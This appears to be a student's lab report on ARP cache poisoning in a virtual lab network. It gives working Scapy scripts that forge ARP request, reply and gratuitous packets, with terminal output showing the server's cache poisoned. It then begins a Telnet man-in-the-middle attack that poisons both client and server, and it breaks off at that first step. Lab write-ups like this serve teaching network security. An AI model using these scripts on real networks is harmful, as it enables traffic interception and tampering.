
Lab 2 - ARP Cache Poisoning Attack Lab

Ofir Gerbi



- This setup is relevant for all the tasks in this lab.

Task 1 - ARP Cache Poisoning

Address Resolution Protocol cache (ARP cache) is a repository for data that is used to connect an IP address to a Media Access Control (MAC) address, and that's how the ARP knows where to send the packet. The objective of this task is to use packet spoofing to launch an ARP cache poisoning attack on a target and fool the victim into accepting forged IP-to-MAC mappings.


Task 1A - using ARP request

An ARP request is a packet sent asking "Who has" to an specific IP address, in the purpose of mapping the IP to the correct MAC address.

In this task we will construct a spoofed ARP request packet to server host, containing client's IP and attacker's MAC address as the source, ultimately mapping them in host server ARP cache. After that, we will check whether attacker's MAC address is mapped to client's IP address in server's ARP cache.

First, we write a code to perform ARP Cache poisoning using spoofed ARP request to server:

arprequest.py




```
#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='08:00:27:26:89:14', src='08:00:27:0d:0d:a1')
A = ARP(hwsrc='08:00:27:0d:0d:a1',psrc='10.0.2.5',
        hwdst='08:00:27:26:89:14', pdst='10.0.2.6')

pkt = E/A
pkt.show()
sendp(pkt)
```

In the program, we create a spoofed ARP packet requesting host server MAC address with client's IP as the source, but attackers MAC. By that, creating fake connection which will lead to map client's IP with attacker's MAC address on server.

<u>About the code:</u>

We are creating an Ethernet object (E) containing the destination of server's MAC address and source of attacker's MAC. Then we are creating an ARP object (A) with source of attacker's MAC and client's IP and destination of server's MAC and server's IP. The object will be with OP default which is op=1 (request). We are then constructing the packet with the objects, print it and send it.


Server's ARP cache, before the attack:



```
[20:40:43] 26/10/21 seed@server: arp -an
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:e9:b7:13 [ether] on enp0s3
```

We can see client's IP is not in the ARP cache at all.


Now, we run the ARP request:



```
[20:43:07] 26/10/21 seed@attacker: sudo python3 arprequest.py
###[ Ethernet ]###
  dst       = 08:00:27:26:89:14
  src       = 08:00:27:0d:0d:a1
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:0d:0d:a1
     psrc      = 10.0.2.5
     hwdst     = 08:00:27:26:89:14
     pdst      = 10.0.2.6
```

We can see the spoofed ARP request (who-has) was delivered to server (10.0.2.6), with the source as attacker's MAC address and client's IP (10.0.2.5).

Now, we check host server's ARP cache to see if it changed:



```
[20:40:49] 26/10/21 seed@server: arp -an
? (10.0.2.3) at 08:00:27:e9:b7:13 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.5) at 08:00:27:0d:0d:a1 [ether] on enp0s3
```


We can see the client's IP was added to the cache and is mapped with attacker's MAC address – which means, we were successful in our cache poisoning.

Task 1B - using ARP reply

An ARP reply is a packet sent saying a specific IP "Is at" a MAC address, since ARP doesn't know if a request was sent or not (stateless), it doesn't matter if we send the reply without a request.

In this task we will construct a spoofed ARP reply packet to server host, containing client's IP and attacker's MAC address as the source. After that, we will check whether attacker's MAC address is mapped to client's IP address in server's ARP cache.

We now revise the code to be an ARP reply instead of request:




arpreply.py

```
#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='08:00:27:26:89:14', src='08:00:27:0d:0d:a1')
A = ARP(op=2, hwsrc='08:00:27:0d:0d:a1',psrc='10.0.2.5',
        hwdst='08:00:27:26:89:14', pdst='10.0.2.6')

pkt = E/A
pkt.show()
sendp(pkt)
```

The only change in code is op=2 which means reply instead of request.


We check the ARP cache at server:



```
[20:52:37] 26/10/21 seed@server: arp -an
? (10.0.2.3) at 08:00:27:e9:b7:13 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.5) at <incomplete> on enp0s3
```

In order to spoof ARP reply, we need the IP address to already exist in the ARP cache, meaning it will only replace the MAC mapped to it. If the IP address is not listed, the cache poisoning will not work. Since we already made an entry (task 1.1A), we can delete it from the ARP cache and the reply will work since there is an entry.


We can now run the reply program:



```
[20:54:24] 26/10/21 seed@attacker: sudo python3 arpreply.py
###[ Ethernet ]###
  dst       = 08:00:27:26:89:14
  src       = 08:00:27:0d:0d:a1
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 08:00:27:0d:0d:a1
     psrc      = 10.0.2.5
     hwdst     = 08:00:27:26:89:14
     pdst      = 10.0.2.6


.
Sent 1 packets.
```

We can see the spoofed ARP reply (is-at) was delivered to server (10.0.2.6), with attacker's MAC address mapped to client's IP.

We now look at server's ARP cache:



```
[20:52:39] 26/10/21 seed@server: arp -an
? (10.0.2.3) at 08:00:27:e9:b7:13 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.5) at 08:00:27:0d:0d:a1 [ether] on enp0s3
```


We can see the client's IP is now mapped with attacker's MAC address – which means, we were successful in our cache poisoning.

Task 1C - using ARP gratuitous message.

ARP gratuitous is a special ARP packet used to announce in broadcast about an entry (IP mapped to a MAC address).

In this task we will construct a spoofed ARP gratuitous packet, containing client's IP and attacker's MAC address as the source. After that, we will check whether attacker's MAC address is mapped to client's IP address in server's ARP cache.

The program for the ARP gratuitous:




arp_gra.py

```python
#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='ff:ff:ff:ff:ff:ff', src='08:00:27:0d:0d:a1')
A = ARP(hwsrc='08:00:27:0d:0d:a1',psrc='10.0.2.5',
        hwdst='ff:ff:ff:ff:ff:ff', pdst='10.0.2.5')

pkt = E/A
pkt.show()
sendp(pkt)
```

The destination MAC addresses is ff:ff:ff:ff:ff:ff which is the broadcast MAC address.


We run the program:



```
[21:32:21] 26/10/21 seed@attacker: sudo python3 arp_gra.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 08:00:27:0d:0d:a1
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:0d:0d:a1
     psrc      = 10.0.2.5
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.0.2.5

.
Sent 1 packets.
```

We can see we broadcasted a spoofed ARP gratuitous mapping client's IP to attackers MAC.

We look at server's ARP cache:



```
[21:32:11] 26/10/21 seed@server: arp -an
? (10.0.2.3) at 08:00:27:e9:b7:13 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.5) at <incomplete> on enp0s3
[21:32:13] 26/10/21 seed@server: arp -an
? (10.0.2.3) at 08:00:27:e9:b7:13 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.5) at 08:00:27:0d:0d:a1 [ether] on enp0s3
```

In gratuitous, like reply, it is essential that the IP will be in the cache for it to work. We can see the client's IP is now mapped with attacker's MAC address – which means, we were successful in our cache poisoning.

Task 1 Summery:

In this task, we launched an ARP cache poisoning attack, trying to poison host server ARP cache to have host client IP mapped to attacker's MAC address.

We used 3 different ways to do this: ARP request, reply and gratuitous.

We saw those 3 ways were successful and we were able to see server's ARP cache is mapped to attacker's MAC address, using command "arp -an" which showed us ARP cache at host server.

We learned how ARP cache preserves his repository and how the network knows where to send the packets.

There were no problems to mention.

Task 2 - MITM Attack on Telnet using ARP Cache Poisoning


We'll now use ARP cache poisoning to perform man-in-the-middle attack with host client and host server communicating using telnet. We will poison both the client and the server with our MAC address, intercept the messages between the client to the server, replace their content and send it as is it the original.

Step 1 - Launch the ARP cache poisoning attack.

In this step, we will use task 1 ARP cache poisoning to poison both server and client mapping them with attacker's MAC address.

Our code:


arp_step1.py



```
#!/usr/bin/python3
from scapy.all import *

def send_ARP_packet(mac_dst, mac_src, ip_dst, ip_src):
        E = Ether(dst=mac_dst, src=mac_src)
        A = ARP(op=1,hwsrc=mac_src,psrc=ip_src, hwdst=mac_dst, pdst=ip_dst)
        pkt = E/A
        sendp(pkt)

send_ARP_packet('08:00:27:26:89:14', '08:00:27:0d:0d:a1', '10.0.2.6','10.0.2.5')
send_ARP_packet('08:00:27:c5:d4:0b', '08:00:27:0d:0d:a1','10.0.2.5','10.0.2.6')
```


We'll use Task 1 code to map client IP to attacker's MAC on server, and server IP to attacker's MAC on client.

We run the program on attacker:




```
[17:08:31] 28/10/21 10.0.2.7@attacker: sudo python3 arp_step1.py
.
Sent 1 packets.
.
Sent 1 packets.
```

We check the ARP cache at server and client:



```
[17:08:53] 28/10/21 10.0.2.6@server: arp -an
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[17:08:58] 28/10/21 10.0.2.6@server: arp -an
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.5) at 08:00:27:0d:0d:a1 [ether] on enp0s3
```




```
[17:08:57] 28/10/21 10.0.2.5@client: arp -an
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[17:09:05] 28/10/21 10.0.2.5@client: arp -an
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
